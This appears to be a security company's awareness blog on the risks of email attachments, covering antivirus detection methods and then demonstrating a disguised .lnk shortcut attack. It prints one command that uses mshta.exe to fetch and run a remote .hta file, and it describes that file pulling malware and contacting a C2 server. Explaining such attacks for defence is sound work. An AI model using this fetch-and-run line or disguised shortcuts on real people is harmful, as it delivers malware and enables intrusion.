The Dangers of Opening Email Attachments - A Hacker's Perspective
From our work as hackers, we share more about the danger of opening email attachments for your cyber security.
At Tozetta, we fight cybercrime. Our hackers work continuously to expose vulnerabilities in software and systems. The vulnerabilities we come across can, in many cases, be prevented. That's why we've decided to write a weekly "Vulnerability Update". Sign up for this update and receive weekly information about the working methods of a cybercriminal! In this blog: what is the danger of opening email attachments?
1. Security Measures Can Be Missing
Although many people rely on their antivirus software, it's important to realize that this protection isn't watertight. Hackers have found ways to bypass security software by encoding advanced malware that stays undetected. When a malicious attachment is opened, this malware can be installed unnoticed, giving the hacker access to the system.
Antivirus software has evolved considerably over the years and plays a crucial role in protecting against malware. Here are some of the main ways antivirus programs detect malware:
Signature Detection
The most common method is signature-based detection. Antivirus programs use databases of known malware signatures, such as MD5 or SHA-1 hashes or unique byte sequences. If a file matches a known signature, it's flagged as malicious. Imagine you have a bookshelf full of books, and you want to be sure there are no books among them that are dangerous or harmful. You have a list of titles of dangerous books that you already know. When you get a new book, you quickly check whether the title of that book is on your list. If it is, you immediately know the book is dangerous and needs to be removed or placed somewhere special so it can't cause any harm.
Antivirus programs do something similar, but with computer files. They have a list of characteristics (such as a unique code or "fingerprint") of malicious programs (malware) that they already know. When a new file arrives on your computer, the antivirus program checks whether that file is on the list. If the file matches something on the list, the program knows it's dangerous and makes sure it can't cause any damage.
The big advantage of this is that it's very fast and effective against known threats. But if there's a new type of malicious file that isn't on the list yet, it can go unnoticed by this method.
Heuristic Analysis
Besides signatures, some antivirus programs use heuristic analysis to detect unknown malware. This involves simulating the execution of a file in an isolated environment (sandbox) to identify suspicious behavior. Although this is a complex and time-consuming process, it can detect new and unknown malware before you actually open the file on your own computer.
Behavioral Analysis
Antivirus software can also apply behavioral analysis, in which the behavior of a program is monitored during execution. If the behavior matches that of known malware, the program can be blocked or quarantined. This prevents the malware from spreading further.
Cloud-Based Detection
Some modern antivirus programs use cloud computing and artificial intelligence to improve detection speed and accuracy. However, this approach is costly and not yet as widespread as signature- and heuristic-based detection.
There are countless ways to get malware to a victim. One of the (somewhat outdated, but still working) methods is to attach a .lnk (shortcut file) to an email, with a malicious payload inside.

C:WindowsSystem32mshta.exe http://192.168.0.195/demo.hta
To make it more convincing, we can change the icon.
 This can be added as an attachment, and as soon as it's opened, we see our .hta link being visited.

What's inside such an .hta file?
The .hta file can contain something like the example below. This example simply opens a cmd.exe, but it can also be used, for example, to fetch a file and write it to disk and then execute it. In addition, it can also be used to, for example, download PowerShell scripts and execute them entirely in memory. For demo purposes, we haven't included the actual malicious .hta file. Below is a vanilla example, so you can get a bit of an idea of roughly what's in it.

In the example, we modified the .hta file so that it fetches our malware and connects to our C2 server. On such a C2 server, malicious actors can get a clear overview of all the hosts they've compromised and can move further into the network, steal information, or, for example, deploy ransomware if they have Administrator/Domain Admin rights.
Stay up to date on cyber risks!
Every week, our hackers share their knowledge and expertise. By signing up for the Vulnerability Update, you'll receive a weekly tip from an ethical hacker about vulnerabilities in software and systems. By understanding how attackers view your organization, we hope to help you further in the world of cyber security. Want to read this kind of blog every week? Sign up below!
But if you want to know more about structurally exposing vulnerabilities in software and systems, read more about our Hacking as a Service solution. Besides regular pentesting, we also offer a security monitoring tool that scans your web applications and/or internal network daily for these numerous CVEs.
Or read more about Hacking as a Service >>